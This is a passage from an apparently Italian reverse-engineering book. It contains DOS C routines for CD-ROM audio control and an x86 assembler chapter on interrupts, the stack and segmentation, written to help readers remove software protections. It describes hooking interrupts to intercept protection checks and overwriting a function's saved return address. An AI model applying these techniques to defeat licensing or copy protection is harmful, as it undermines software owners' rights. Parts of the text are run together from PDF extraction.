&outregs, &sregs); } void red_book (unsigned long value, unsigned char *min, unsigned char *sec, unsigned char *frame)
  • 269.
    { *frame = value& 0x000000ff; *sec = (value & 0x0000ff00) >> 8; *min = (value & 0x00ff0000) >> 16; } unsigned long hsg (unsigned long value) { unsigned char min, sec, frame; red_book (value, &min, &sec, &frame); value = (unsigned long)min * 4500; value += (short)sec * 75; value += frame - 150; return value; } unsigned long cd_head_position (void) { struct { unsigned char length; unsigned char subunit; unsigned char comcode; unsigned short status; char ununsed[8]; unsigned char media; unsigned long address; unsigned short bytes; unsigned short sector; unsigned long volid; unsigned char unused[4]; } tray_request; struct { unsigned char mode; unsigned char adr_mode; unsigned long address; } head_data; tray_request.length = sizeof (tray_request); tray_request.subunit = 0; tray_request.comcode = 3; tray_request.media = tray_request.sector = tray_request.volid = 0; tray_request.address = (unsigned long)&head_data; tray_request.bytes = 6; head_data.mode = 0x01; head_data.adr_mode = 0x00; device_request (&tray_request); cdrom_data.error = tray_request.status; return head_data.address; } void cd_get_volume (struct volumeinfo *vol) { struct { unsigned char length; unsigned char subunit; unsigned char comcode; unsigned short status;
  • 270.
    char ununsed[8]; unsigned charmedia; unsigned long address; unsigned short bytes; unsigned short sector; unsigned long volid; } tray_request; tray_request.length = sizeof (tray_request); tray_request.subunit = 0; tray_request.comcode = 3; tray_request.media = 0; tray_request.media = tray_request.sector = tray_request.volid = 0; tray_request.address = (unsigned long)vol; tray_request.bytes = 9; vol->mode = 0x04; device_request (&tray_request); cdrom_data.error = tray_request.status; } void cd_set_volume (struct volumeinfo *vol) { struct { unsigned char length; unsigned char subunit; unsigned char comcode; unsigned short status; char ununsed[8]; unsigned char media; unsigned long address; unsigned short bytes; unsigned char unused[4]; } cd_request; vol->mode = 3; cd_request.length = sizeof (cd_request); cd_request.subunit = 0; cd_request.comcode = 12; cd_request.media = 0; cd_request.address = (unsigned long)vol; cd_request.bytes = 9; device_request (&cd_request); cdrom_data.error = cd_request.status; } short cd_getupc (void) { struct { unsigned char length; unsigned char subunit; unsigned char comcode; unsigned short status; char ununsed[8]; unsigned char media; unsigned long address; unsigned short bytes; unsigned short sector; unsigned long volid; } tray_request;
  • 271.
    struct { unsigned charmode; unsigned char adr; unsigned char upc[7]; unsigned char zero; unsigned char aframe; } upc_data; tray_request.length = sizeof (tray_request); tray_request.subunit = 0; tray_request.comcode = 3; tray_request.media = 0; tray_request.media = tray_request.sector = tray_request.volid = 0; tray_request.address = (unsigned long)&upc_data; tray_request.bytes = 11; upc_data.mode = 0x0e; upc_data.adr = 2; device_request (&tray_request); cdrom_data.error = tray_request.status; if (upc_data.adr == 0) memset (&upc_data.upc, 0, 7); memcpy (&cdrom_data.upc[0], &upc_data.upc[0], 7); return 1; } void cd_get_audio_info (void) { struct { unsigned char length; unsigned char subunit; unsigned char comcode; unsigned short status; char ununsed[8]; unsigned char media; long address; short bytes; short sector; long volid; } ioctli; struct { unsigned char mode; unsigned char lowest; unsigned char highest; unsigned long address; } track_data; ioctli.length = sizeof (ioctli); ioctli.subunit = 0; ioctli.comcode = 3; ioctli.media = 0; ioctli.sector = 0; ioctli.volid = 0; ioctli.address = (long)&track_data; ioctli.bytes = sizeof (track_data); track_data.mode = 0x0a; device_request (&ioctli); memcpy (&cdrom_data.diskid, &track_data.lowest, 6); cdrom_data.low_audio = track_data.lowest; cdrom_data.high_audio = track_data.highest; red_book (track_data.address, &cdrom_data.disk_length_min, &cdrom_data.disk_length_sec, &cdrom_data.disk_length_frames);
  • 272.
    cdrom_data.endofdisk = hsg(track_data.address); cdrom_data.error = ioctli.status; } void cd_set_track (short tracknum) { struct { unsigned char length; unsigned char subunit; unsigned char comcode; unsigned short status; char ununsed[8]; unsigned char media; unsigned long address; unsigned short bytes; unsigned short sector; unsigned long volid; } tray_request; struct { unsigned char mode; unsigned char track; unsigned long address; unsigned char control; } track_data; tray_request.length = sizeof (tray_request); tray_request.subunit = 0; tray_request.comcode = 3; tray_request.media = 0; tray_request.media = tray_request.sector = tray_request.volid = 0; tray_request.address = (unsigned long)&track_data; tray_request.bytes = 7; track_data.mode = 0x0b; track_data.track = tracknum; device_request (&tray_request); cdrom_data.error = tray_request.status; cdrom_data.track_position = hsg (track_data.address); cdrom_data.current_track = tracknum; cdrom_data.track_type = track_data.control & TRACK_MASK; } unsigned long get_track_length (short tracknum) { unsigned long start, finish; unsigned short ct; ct = cdrom_data.current_track; cd_set_track (tracknum); start = cdrom_data.track_position; if (tracknum < cdrom_data.high_audio) { cd_set_track (tracknum+1); finish = cdrom_data.track_position; } else finish = cdrom_data.endofdisk; cd_set_track (ct); finish -= start;
  • 273.
    return finish; } void cd_track_length(short tracknum, unsigned char *min, unsigned char *sec, unsigned char *frame) { unsigned long value; value = get_track_length (tracknum); value += 150; *frame = value % 75; value -= *frame; value /= 75; *sec = value % 60; value -= *sec; value /= 60; *min = value; } void cd_status (void) { struct { unsigned char length; unsigned char subunit; unsigned char comcode; unsigned short status; char ununsed[8]; unsigned char media; unsigned long address; unsigned short bytes; unsigned short sector; unsigned long volid; } tray_request; struct { unsigned char mode; unsigned long status; } cd_data; tray_request.length = sizeof (tray_request); tray_request.subunit = 0; tray_request.comcode = 3; tray_request.media = 0; tray_request.media = tray_request.sector = tray_request.volid = 0; tray_request.address = (unsigned long)&cd_data; tray_request.bytes = 5; cd_data.mode = 0x06; device_request (&tray_request); cdrom_data.status = cd_data.status; cdrom_data.error = tray_request.status; } void cd_seek (unsigned long location) { unsigned char min, sec, frame; struct { unsigned char length; unsigned char subunit;
  • 274.
    unsigned char comcode; unsignedshort status; char ununsed[8]; unsigned char addressmode; unsigned long transfer; unsigned short sectors; unsigned long seekpos; } play_request; play_request.length = sizeof (play_request); play_request.subunit = 0; play_request.comcode = 131; play_request.addressmode = 0; play_request.transfer = 0; play_request.sectors = 0; play_request.seekpos = location; device_request (&play_request); cdrom_data.error = play_request.status; } void cd_play_audio (unsigned long begin, unsigned long end) { unsigned long leng; struct { unsigned char length; unsigned char subunit; unsigned char comcode; unsigned short status; char ununsed[8]; unsigned char addressmode; unsigned long start; unsigned long playlength; } play_request; play_request.length = sizeof (play_request); play_request.subunit = 0; play_request.comcode = 132; play_request.addressmode = 0; play_request.start = begin; play_request.playlength = end-begin; device_request (&play_request); cdrom_data.error = play_request.status; } void cd_stop_audio (void) { struct { unsigned char length; unsigned char subunit; unsigned char comcode; unsigned short status; char ununsed[8]; } stop_request; stop_request.length = sizeof (stop_request); stop_request.subunit = 0; stop_request.comcode = 133; device_request (&stop_request); cdrom_data.error = stop_request.status;
  • 275.
    } void cd_resume_audio (void) { struct{ unsigned char length; unsigned char subunit; unsigned char comcode; unsigned short status; char ununsed[8]; } stop_request; stop_request.length = sizeof (stop_request); stop_request.subunit = 0; stop_request.comcode = 136; device_request (&stop_request); cdrom_data.error = stop_request.status; } void cd_cmd (unsigned char mode) { struct { unsigned char length; unsigned char subunit; unsigned char comcode; unsigned short status; char ununsed[8]; unsigned char media; unsigned long address; unsigned short bytes; unsigned char unused[4]; } tray_request; unsigned char cd_mode; cd_mode = mode; tray_request.length = sizeof (tray_request); tray_request.subunit = 0; tray_request.comcode = 12; tray_request.media = 0; tray_request.address = (unsigned long)&cd_mode; tray_request.bytes = 1; device_request (&tray_request); cdrom_data.error = tray_request.status; } void cd_getpos (struct playinfo *info) { struct { unsigned char length; unsigned char subunit; unsigned char comcode; unsigned short status; char ununsed[8]; unsigned char media; unsigned long address; unsigned short bytes; unsigned short sector; unsigned long volid;
  • 276.
    } tray_request; tray_request.length =sizeof (tray_request); tray_request.subunit = 0; tray_request.comcode = 3; tray_request.media = 0; tray_request.media = tray_request.sector = tray_request.volid = 0; tray_request.address = (unsigned long)info; tray_request.bytes = 6; info->control = 12; device_request (&tray_request); cdrom_data.error = tray_request.status; } short cdrom_installed (void) { inregs.h.ah = 0x15; inregs.h.al = 0x00; inregs.x.bx = 0; int86 (0x2f, &inregs, &outregs); if (outregs.x.bx == 0) return (0); cdrom_data.drives = outregs.x.bx; cdrom_data.first_drive = outregs.x.cx; cd_get_audio_info (); return (1); } short cd_done_play (void) { cd_cmd (CLOSE_TRAY); return ((cdrom_data.error & BUSY) == 0); } short cd_mediach (void) { struct { unsigned char length; unsigned char subunit; unsigned char comcode; unsigned short status; char ununsed[8]; unsigned char media; unsigned long address; unsigned short bytes; unsigned short sector; unsigned long volid; } tray_request; struct { unsigned char mode; unsigned char media; } cd_data; tray_request.length = sizeof (tray_request); tray_request.subunit = 0; tray_request.comcode = 3; tray_request.media = 0; tray_request.media = tray_request.sector = tray_request.volid = 0;
  • 277.
    tray_request.address = (unsignedlong)&cd_data; tray_request.bytes = 2; cd_data.mode = 0x09; device_request (&tray_request); cdrom_data.error = tray_request.status; return cd_data.media; } void cd_lock (unsigned char doormode) { struct { unsigned char length; unsigned char subunit; unsigned char comcode; unsigned short status; char ununsed[8]; unsigned char media; unsigned long address; unsigned short bytes; unsigned char unused[4]; } tray_request; struct { unsigned char mode; unsigned char media; } cd_data; tray_request.length = sizeof (tray_request); tray_request.subunit = 0; tray_request.comcode = 12; tray_request.media = 0; tray_request.address = (unsigned long)&cd_data; tray_request.bytes = 2; cd_data.mode = 1; cd_data.media = doormode; device_request (&tray_request); cdrom_data.error = tray_request.status; }
  • 278.
    LINGUAGGIO ASSEMBLER EARCHITETTURA SOFTWARE Voglio specificare che questo non vuole essere un manuale dettagliato di programmazione in assembler ma vuole soltanto dare un’infarinatura che vi permetta di analizzare il codice mostrato dai disassemblatori. Creare un buon manuale dell’assembler Pentium, x86 non è cosa semplice proprio per la complicazione dei processori stessi. In fase di programmazione esistono specifiche che vi permettono di definire segmenti, macro ecc. Nei listati riportati dai disassemblatori molte specifiche non sono mostrate in quanto i linguaggi che hanno originato il codice che vedete non sono di fatto assembler, ma qualsiasi altro a partire da Delphi per giungere a Basic ecc. Anche programmi che sono stati scritti in Macro Assembler dopo essere compilati perdono le loro caratteristiche. Questi programmi, infatti, fanno riferimento a simboli che il compilatore e il linker traducono in qualche altro modo o che comunque utilizza come direttive. Oltre a questo considerate che il codice che vedete in un debugger è quello in esecuzione per cui gli indirizzi sono assoluti. Veniamo al sodo. Originariamente l’elettronica dei PC è composta da processori dedicati alle varie funzioni che possiedono porte di programmazione e servizi per la richiesta di certe funzionalità, generalmente residenti su ROM presenti sulle schede stesse. La programmazione diretta dell’hardware del sistema tramite le varie porte di I/O sarebbe una cosa sufficientemente complessa e lunga per cui i costruttori dei personal hanno fornito i sistemi con all’interno un BIOS (Basic Input Output System) che offre servizi di base per la programmazione delle periferiche hardware. I servizi sono inseriti dentro a quelli che vengono definiti come interrupts che potremmo un pò paragonarli a metodi che possono essere richiamati in qualsiasi istante dai nostri programmi per eseguire diversi tipi di funzioni. Esistono funzioni d’interrupts legate alla scheda video, adatte a settare la modalità, a stampare caratteri, a settare colori ecc. Altre funzioni d’interrupts sono legate alle porte di comunicazione seriale e parallela e quindi indirizzate a controllare stampanti e modem. Anche i dischi possiedono le proprie funzioni d’interrupts per il loro controllo. Queste funzioni offrono servizi minimali per cui il sistema operativo fornito con il computer aggiunge un altra serie d’interrupts pi ad alto livello che normalmente sono indicati come interrupts del DOS. Per spiegarmi meglio voglio riportare ad esempio l’interrupt che controlla il disco. Questo offre servizi minimali come ad esempio leggi un settore oppure scrivi un settore. Pensate se dovessimo scriverci noi tutte le routine per scrivere in un file e per fare in modo che questo venga strutturato in un insieme che costituisce le diretctory del nostro disco ! Sarebbe una cosa mostruosa. I servizi del DOS offrono funzionalità come ad esempio APRI UN FILE, LEGGI DAL FILE, CANCELLA IL FILE etc. Infatti il DOS supportandosi sul Bios eleva le sue funzionalità. Il discorso degli interrupts è vasto e in alcuni casi complessi per cui in questa sede tralascierò gran parte della teoria per riportare solo le cose che possono essere importanti nel caso in cui si tenti di raggiungere una finalità come quella di sproteggere un programma. Gli interrupts si suddividono in due parti ovvero gli interrupts hardware e quelli software. A dire il vero esiste anche un terzo tipo anche se personalmente non oserei definirli come tali.
  • 279.
    In pratica questisono gli interrupts di tabella il cui scopo è quello di fornire l’indirizzo di alcune tabelle di sistema. In altre parole quando viene chiamato un interrupt il sistema interompe quello che stava facendo salvando i dati da qualche parte, reperisce l’indirizzo dell’interrupt e prosegue l’esecuzione partendo dall’indirizzo reperito. Negli interrupts di tabella serve solo reperire l’indirizzo in quanto a quell’offset esistono dati utilizzati dal sistema. Le varie circuiterie elettroniche che compongono l’hardware dei nostri sistemi utilizzano gli interrupts hardware per segnalare alcuni eventi. Ad esempio un chip che controlla la porta seriale richiama un interrupts per segnalare la ricezione di un carattere. Gli interrupts possiedono una priorità per cui nel caso in cui vengano chiamati più interrupts l’ordine di esecuzione dipende proprio da questo. La memoria del sistema possiede una tabella a partire dall’indirizzo 0 che usa per mantenere gli indirizzi dei 256 interrupts possibili. Ogni indirizzo è costituito da 4 bytes per cui questa tabella è di 1024 bytes (4 * 256). Nei computers esiste un concetto che è legato a quello che è lo stack che per ora vedremo scorporandolo dal concetto di segmento. Questo fatidico stack potrebbe essere paragonato allo spunzone dove i baristi infilano gli scontrini delle consumazioni. Chiaramente il primo scontrino inserito, in fase di estrazione, sarà anche l’ultimo ad essere estratto. Lo stack in un sistema è una zona della memoria che viene utilizzata per diversi scopi il cui funzionamento si attiene a questa logica. Lo stack serve per inserirci momentaneamente gli indirizzi di ritorno nelle chiamate subordinate. Nel caso di chiamate ad interrupts il sistema usa lo stack per inserire gli indirizzi di ritorno al punto in cui è avvenuta la chiamata. Per chi conosce il Basic posso riportare i due concetti legati al GOTO e al GOSUB. La prima è una chiamata incondizionata, ovvero il programma interrompe la sequenzialità nella sua esecuzione ed esegue un salto ad un altro punto, senza più ritornare a dove è stata eseguita la chiamata. La seconda invece necessita della memorizzazione dell’indirizzo di dove è stato eseguito il salto in quanto, dopo aver trovato l’istruzione RETURN, il programma dovrà ritornare al punto d’origine. Questo avviene anche per la chiamata a funzioni. Supponiamo che sia abbia il seguente codice. FUNZ_1 SALVA_INDIRIZZO_NELLO_STACK ISTRUZIONE 1 ISTRUZIONE n RIPRISTINA_INDIRIZZO_DALLO_STACK FINE_FUNZ_1 ... ISTRUZIONE X CHIAMA_FUNZ_1 ISTRUZIONE Y La funzione salverà l’indirizzo nello stack e lo ripristinerà in uscita. Lo stack viene utilizzato anche per il salvataggio delle variabili locali, che come molti sanno, hanno un ciclo di vita pari a quello della durata della funzione stessa dove vengono dichiarate. Ad esempio le variabili a e b vengono inserite nello stack. void funzione() { int a; int b;
  • 280.
    n = a+ b; } Una cosa che potreste trovare interessante. Abbiamo detto che a e b sono allocate nello stack per cui usando l’operatore del C che restituisce un indirizzo avremo che : &a e &b sono due indirizzi che sono riferiti a posti nello stack. Abbiamo anche detto che una funzione in entrata salva l’indirizzo dove dovr tornare nello stack. Questo significa che nello stack troveremo : b -> ultimo valore allocato nello stack (2 bytes) a -> penultimo (2 bytes) indirizzo_ritorno -> indrizzo di ritorno (4 bytes) Per cui se trattiamo indirizzi a 4 bytes avremo che &a – 4 corrisponde al posto dove la funzione ha salvato l’indirizzo di ritorno. Se usassimo il puntatore *(&a – 4) arriveremmo al contenuto ovvero all’indirizzo. Se a questo punto usassimo il costrutto di prima per assegnare un altro indirizzo potremmo ottenere che in uscita dalla funzione ritorneremmo ad un altro punto che non è quello da cui siamo partiti richiamando la funzione stessa. Lo stack viene inoltre utilizzato dalle funzioni per salvare i registri che vengono alterati dalle funzioni localmente in modo da non creare problemi alle funzioni chiamanti. Alcuni registri per convenzione vengono usati per passare i valori alle funzioni e per avere dei valori di ritorno. Altri registri vengono usati nelle elaborazioni locali della funzione stessa. I registri non usati per questo tipo di lavoro legato agli argomenti in ingresso ed in uscita possono essere salvati sullo stack in modo tale che il loro utilizzo localmente alla funzione non crei problemi. Ad esempio potrei usare il registro ESI per qualche motivo e poi chiamare una funzione che utilizza questo registro. Mov esi, 99 Call 00404FFC A 00404FFC potrei avere Push esi Mov esi, 45 .... Pop esi Ret In questo modo il valore ESI verrebbe mantenuto integro anche dopo il suo uso nella funzione chiamata. Spesso diventa problematico, nel seguire le istruzioni di un programma, capire a che cosa servono le varie Push. Per schiarirci le idee possiamo seguire una logica. Le varie Push prima di una call potrebbero servire a passare argomenti.
  • 281.
    Le Push all’iniziodi una funzione controllate che non corrispondano delle Pop in uscita. In questo caso servirebbero solo a salvare l’ambiente. :004039D8 push ebx :004039D9 push esi :004039DA push edi :004039DB mov ebx, eax :004039DD mov esi, edx :004039DF mov edi, ecx :004039E1 mov eax, edi :004039E3 call DIRPRINT.004039B4 :004039E8 mov ecx, edi :004039EC test esi, esi :004039EE je 004039F9 :004039F0 mov edx, eax :004039F2 mov eax, esi :004039F4 call DIRPRINT.00402878 :004039F9 mov eax, ebx :004039FB call DIRPRINT.004038F4 :00403A00 mov dword ptr [ebx], edi :00403A02 pop edi :00403A03 pop esi :00403A04 pop ebx :00403A05 ret Nell’esempio precedente vedete che all’inizio della funzione ci sono tre push alle quali alla fine corrispondono 3 pop. Notate anche che nei calcoli locali alle funzioni vengono usati proprio quei registri che vengono salvati. In questo modo viene salvaguardato il loro contenuto. Parlavamo prima degli interrupts. Ebbene, anche in questo caso viene usato lo stack in quanto gli indirizzi di ritorno dopo l’esecuzione delle funzioni d’interrupts vengono salvati in questo segmento. Se volete vedere gli indirizzi di dove si trovano gli interrupts potete andare ad analizzare i primi 1024 bytes di memoria. Come ? Spesso chi arriva dal Basic al C si lamenta che il C non possiede funzioni come quelle basic Peek e Poke che servono a leggere e scrivere valori in memoria. In C queste funzioni non servono a nulla in quanto grazie all’aritmetica dei puntatori sono completamente superflue. Se io definisco : unsigned int *memory; significa che memory è un puntatore ad una zona di memoria di 2 bytes ovvero le dimensioni di un int. La dichiarazione precedente non indica ancora a dove punta memory in quanto non gli è stato ancora assegnato un indirizzo. Se facessi memory = &var_int; assegnerei a memory l’indirizzo di dove si trova var_int. Potrei però farci un assegnazione diretta ovvero : memory = (unsigned int *) 0xb0000000L; In questo caso il cast forzerebbe a vedere 0xb000000 come se fosse un indirizzo di memoria. In questo modo facendo :
  • 282.
    memory = (unsignedint *) 0x00000000L; forzerei memory a puntare all’indirizzo 0 per cui leggendogli il contenuto vedrei l’indirizzo del primo interrupt. Considerando che ogni indirizzo è di 4 bytes fate presto a fare i calcoli per stabilire l’indirizzo giusto. Questo metodo riporta i 4 bytes relativi all’indirizzo. Spesso gli indirizzi vengono memorizzati in memoria nel formato offset:segmento Se invece di definire la mia variabile come puntatore a 4 bytes, come potrebbe essere un puntatore ad un long, la definissi come un puntatore ad una struttura del tipo : struct off_seg { unsigned int segmento; unsigned int offset; }; struct off_seg *memory = (struct off_seg *) 0x00000000L; Avrei automaticamente i valori dell’ offset e del segmento divisi in memory.segmento; memory.offset; Conoscere l’indirizzo di dove sono ubicate le routines degli interrupts è utile in quanto spesso è necessario sostituirle con nostre funzioni al fine di intercettare certe chiamate. Alcuni tipi di protezioni erano basate su certi interrupts per cui era necessario capire dove erano chiamate. I programmi d’intercettazione avevano un flusso di questo tipo : leggi l’ indirizzo di dove si trova l’interrupt desiderato prendi l’indirizzo della nostra funzione e sostituiscilo A questo punto ogni volta che veniva chiamato l’interrupts desiderato veniva richiamata la nostra funzione la quale eseguiva il seguente codice. Guarda perchè è stata chiamata Esegui quello ce devi fare Se è il caso invia al vecchio interrupts di cui conosci l’indirizzo Debuggers come SoftIce hanno la possibilità di visualizzare la mappatura di memoria. Utilizzando il comando : MAPV86 si ottiene la visualizzazione di come è mappata la memoria. Ad esempio : Start Length 0000:0000 0040 Interrupt Vector Table 0040:0000 0030 ROM BIOS Variables 0070:0000 005A I/O System 00Ca:0000 014C DOS 0259:0000 0046 XMSXXXX0 029F:0000 0207 CON ecc.
  • 283.
    CPU EAX EBX ECX ... Alcune funzionalità importantissimelegate al debug dei programmi e quindi alle protezioni che cercano di eludere i debugger sono legate ad alcuni interrupts come ad esempio INT1 e INT3. Fino ad ora abbiamo parlato di segmenti senza definire che cosa si intendeva. Generalmente potremmo indicare con segmento il termine adatto ad indicare le diverse zone funzionali di un programma. Un programma possiede in genere di una zona di codice, una di dati e una in cui memorizza le informazioni momentanee (lo stack). Potremmo usare il termine segmento per indicare queste zone. Questa abitudine nasce però dal fatto che per motivi tecnici, dal punto di vista elettronico, i programmi usavano questi segmenti che erano zone di 64 Kbytes ciascuno. Una volta quando i processori erano a 8 e a 16 bits gli address bus dei sistemi erano a 20 bits. Prima di proseguire diamo una rapida ripassata sul come è strutturato un sistema elettronico in forma generalizzata. Logicamente potremmo suddividerlo in 5 blocchi logici. Il primo blocco è quello della CPU alla quale sono demandati tutti i compiti legati all’esecuzione delle istruzioni del sistema. La CPU, a seconda del tipo, possiede al suo interno l’interprete del microcodice il quale interpreta le istruzioni ma a noi di questo interessa poco. La cosa pi interessante è legata al fatto che all’interno della CPU sono contenuti dei registri che potremmo paragonarli a variabili che il processore stesso usa per scopi suoi. Questi registri possiedono una certa dimensione anche se in genere possono essere visti come insiemi di contenitori pi piccoli. Ad esempio uno di questi registri è chiamato EAX il quale è grosso 32 bits. Facendo riferimento a EAX utilizziamo un numero a 32 bits. EAX però può essere visto come registro AX a 16 bits. A sua volta AX può essere usato come due registri a 8 bits e precisamente in AL e AH. Fate attenzione che non sono registri a parte per cui se assegnassimo un valore ad AX e poi uno ad AH andremmo a scrivere sopra alle informazioni inserite nella prima istruzione. In pratica se facessimo MOV AX, 1 MOV AH, 1 RAM N bytes I/O Address Bus Data Bus R/W
  • 284.
    In AX allafine avremmo il numero rappresentato da quello binario 0000000100000001. La prima istruzione inserirebbe in AX il valore a 16 bits 1 che espresso in binario sarebbe 0000000000000001. La seconda istruzione inserirebbe in AH, che equivale alla parte alta di AX, il valore a 8 bits 00000001. Quindi come risultato avremmo quello indicato prima. In pratica considerate i registri come se fossero delle union del C. Per chi non lo sapesse in C la dichiarazione della struttura: struct x { int a; int b; } n; occuperebbe in memoria la somma dei membri dichiarati nella struttura stessa e a e b sarebbero due variabili divise e distinte. La dichiarazione: union X { int a; char ah; } n; riserverebbe in memoria lo spazio per il maggiore delle variabili definite. In questo caso per l’unione verrebbero allocati 2 bytes relativi all’int. La variabile ah utilizza una parte della memoria riservata per a e quindi se noi prima assegnassimo un valore ad a e poi uno ad ah andremmo a sovvrascrivere il valore settato nella prima istruzione. La CPU possiede diversi registri alcuni usati come accumulatori di uso generale ed altri invece possiedono scopi precisi. Il registro EIP ad esempio mantiene l’indirizzo dell’ istruzione da eseguire. Altri registri come ad esempio ESI, ECS ecc. sono usati per mantenere gli indirizzi dei segmenti. Avevamo iniziato prima il discorso di questi segmenti. Una volta i registri dei processori erano al massimo 16 bits. Uno dei blocchi del sistema teorico visto prima era quello relativo all’address bus ovvero del bus indirizzi usato per comunicare quale è l’indirizzo interessato n un operazione di lettura o di scrittura. Se ad esempio la CPU desiderasse leggere un valore dalla RAM dovrebbe indicare l’intenzione di READ mediante un segnale sul pin di R/W tra CPU e memoria e successivamente dovrebbe specificare l’indirizzo interessato tramite l’address bus. Questo address bus nei sistemi vecchi, prima della comparsa dei processori a 32 bits, era di 20 bits per cui la memoria veniva utilizzata in questo modo. Tenete presente che anni fa i chips di memoria non contenevano certo dei Mbytes ma spesso non superavano i 32 Kbytes. Quando si disponeva di chips da 64 Kbytes per raggiungere 640 Kbytes ne erano necessari 10. Elettronicamente questi erano collegati allo stesso address bus per cui senza una strategia particolare la segnalazione di indirizzo nnnn ad uno equivaleva a far giungere questo segnale a tutti i chips. Spero che la descrizione data vi permetta di comprendere a grandi linee le necessità che hanno indotto ad adottare il concetto di segmentazione. Chiaramente la descrizione potremmo definirla semplicistica in quanto le metodologie elettroniche sono sufficentemente complesse ed in continua evoluzione. Ad ogni modo il discorso dell’ address bus a 20 bits è andato avanti per un pò di tempo. Per chi non avesse seguito l’evoluzione dei personal può pensare al mio caso per farsi un idea a riguardo dei camiamenti tecnici e finanziari. Pensate che il primo personal lo vidi all’univesità nel 1979 ed era un CEP 20 con basic incorporato.
  • 285.
    Quando acquistai ilprimo personal era il 1983 e si trattava di un PC IBM con 8088 a 4.77 mhz, 256 kbytes (forse espanso in quanto di base mi pare fossero 64 Kbytes) di memoria e floppy a 360 Kbytes (costo L. 6.700.000). Nel 1986 passai al 386 Wyse (L. 11.200.000). I primi processori 386 erano bacati per cui l’address bus doveva essere ancora trattato come per i software a 16 bits.
  • 286.
    4 bits CS CSCS (CS = chip select) 16 bits In pratica il bus a 20 bits indirizzava sull’ address bus i primi 16 mediante i quali era possibile indirizzare 64 Kbytes. Dato che tutti i chip ricevevano il segnale i decoder, al quale giungevano i 4 bits pi alti, inviava il segnale di chip select al chip interessato. Il metodo funziona indipendentemente dal numero di bytes di chiascun chips in quanto, ad esempio, con meno bytes rimanevano pi bits da inviare sul decoder il quale poteva abilitare pi chip. Per questo motivo f utilizzato il registro di segmento in quanto 16 bits venivano utilizzati per indicare l’indirizzo, che poteva essere 64 kbytes, e il segmento invece indicava da quale indirizzo contare i 64 kbytes. L’indirizzo reale può essere ricavato dal seguente calcolo che utilizza i valori in esadecimale. SSSS0 valore del segmento shiftato verso sinistra di 4 bits AAAA indirizzo offset (16 bits 0x0000 – 0xffff) RRRRR indirizzo reale sull’address bus (20 bits) Con la nascita dei processori a 32 bits il discorso non era pi valido in quanto un EIP a 32 bits poteva indirizzare 4 miliardi di bytes senza dover usare il truscolino del segmento o perlomeno i segmenti non erano pi relegati alle dimensioni di 64 Kbytes. Una tabella più dettagliata per il calcolo dell’indirizzo è la seguente : 8088/8086 Effective Address (EA) Calculation Description Clock Cycles Displacement 6 Base or Index (BX,BP,SI,DI) 5 Displacement+(Base or Index) 9 Base+Index (BP+DI,BX+SI) 7 Base+Index (BP+SI,BX+DI) 8 Base+Index+Displacement (BP+DI,BX+SI) 11 Base+Index+Displacement (BP+SI+disp,BX+DI+disp) 12 - add 4 cycles for word operands at odd addresses - add 2 cycles for segment override - 80188/80186 timings differ from those of the 8088/8086/80286 - CHI P 1 CHI P 2 CHI P n DEC
  • 287.
    Quanto segue èrelativo alla teoria dell’indirizzo effettivo cosa da cercare di comprendere per riuscire a dimesticarsi in mezzo a tutte le tipologie di indirizzamento legate alle istruzioni (MOV AX, [BP+FFFFF9], ecc.). Fate attenzione che le informazioni legate alla tabella di codifica relativa agli indirizzi effettivi serve a calcolare gli op-code mostrati nella tabella delle istruzioni al termine di questo capitolo. Molti accessi vengono eseguiti nei sistemi x86 mediante la tecnica dell’indirizzamento effettivo. Ogni qualvolta che appare un indirizzamento effettivo nella lista delle istruzioni x86 è possibile utilizzare una grossa gamma di operandi in queste istruzioni. Queste includono registri generali, variabili di memoria ed indici vari. I registri li abbiamo gi visti (EAX, AX, EH, AL ecc.) Le variabili di memoria possono essere a byte, word o dword e comunque anche di queste abbiamo gi parlato. La dichiarazione avviene, lo ricordo, con : DATA_PTR DW ? ESC_CHAR DB ? I movimenti di dati da re per queste variabili avvengono con : MOV SI,DATA_PTR ; legge DATA_PTR in SI LODSW ; fetch la word puntata da DATA_PTR MOV DATA_PTR,SI ; salva il valore incrementato da LODSW MOV BL,ESC_CHAR ; legge la variabile a byte ESC_CHAR Alternativamente è possibile usare le parentesi [] per indicare un indirizzo. MOV AL,[02000] ; legge il contenuto di 02000 in AL Spesso nei listati in esame si ha che fare con strane indicizzazioni di memoria che a volte nascondono strani concetti. Il sistema x86 supporta dei registri usati come puntatori a basi oppure come indici. BX e BP sono definiti base-registers. SI e DI sono definiti index-registers. E’ possibile combinare almeno un registro base, almeno iun registro d’indice e costanti come puntatori utilizzati a run-time per determinare l’indirizzo effettivo. I seguenti sono esempi di quanto detto. MOV AX,[BX] MOV CX,W[SI+17] MOV AX,[BX+BP+5] MOV AX,[BX][BP]5 ; un altro modo d scrivere la stessa istruzione L’indicizzazione può essere effettuata dichiarando variabili in una struttura basicizzata (?). STRUC [BP] ; based structure BP_SAVE DW ? RET_ADDR DW ? PARM1 DW ? PARM2 DW ? ENDS INC PARM1 ; equivalente a INC W[BP+4]
  • 288.
    Finalmente l’indicizzazione puòessere eseguita mixando componenti espliciti con altri dichiarati. TABLE DB 4,2,1,3,5 MOV AL,TABLE[BX] Avevamo detto che il processore della famiglia x86 per lo pi (sottolineo in generale in quanto dal 386 in su ci sono anche altre cose) possiede quattro registri di segmento. Ogni registro punta a spazi di 64Kbytes. Quando nella programmazione eseguiamo istruzioni con riferimenti ad indirizzi possiamo utilizzare certe informazioni in modo diretto od indiretto. Ad esempio in molte istruzioni il registro di data segment viene utilizzato di default in tutte quelle istruzioni che fanno riferimento a dati. Quando il nostro programma può stare, tra codice dati e stack, in 64Kbytes allora tutti i registri CS, DS e SS possono puntare allo stesso valore. Chi si ricorda dell’utility fornita con le vecchie versioni del DOS, EXE2BIN, conoscer lo scopo di questo. In pratica quando un programma possedeva queste caratteristiche allora poteva essere trasformato in un file .COM anzichè .EXE per cui dopo la compilazione e dopo il linking poteva essere preso da questo programma e trasformato in .COM. La prerogativa era appunto che il tutto doveva stare in 64Kbytes. Questo cambiava il modo di richiamare le funzioni e di indizzare la memoria. Parlando di programnmi a pi segmenti si doveva parlare di chiamate ed indirizzamenti intrasegmentali ed extrasegmentali. Chiaramente se una call o un mov doveva avvenire dentro al segmento in cui c’era l’istruzione l’indirizzo di riferimento poteva essere a 16 bits mentre se ci si riferiva all’esterno questo doveva essere a 32 bits ovvero composto da SEGMENTO:OFFSET. In effetti nelle istruzioni intrasegmentali i regsitri di segmento venivano usati di default. Facciamo un esempio supponendo di voler muovere in AL il valore in memoria puntato da BX. MOV AL, [BX] In questo caso il registro DS viene usato di default per comprendere a quale segmento DX punta. Se si desidera trattare BX nel code segment si deve codificare : CS MOV AL, [BX] 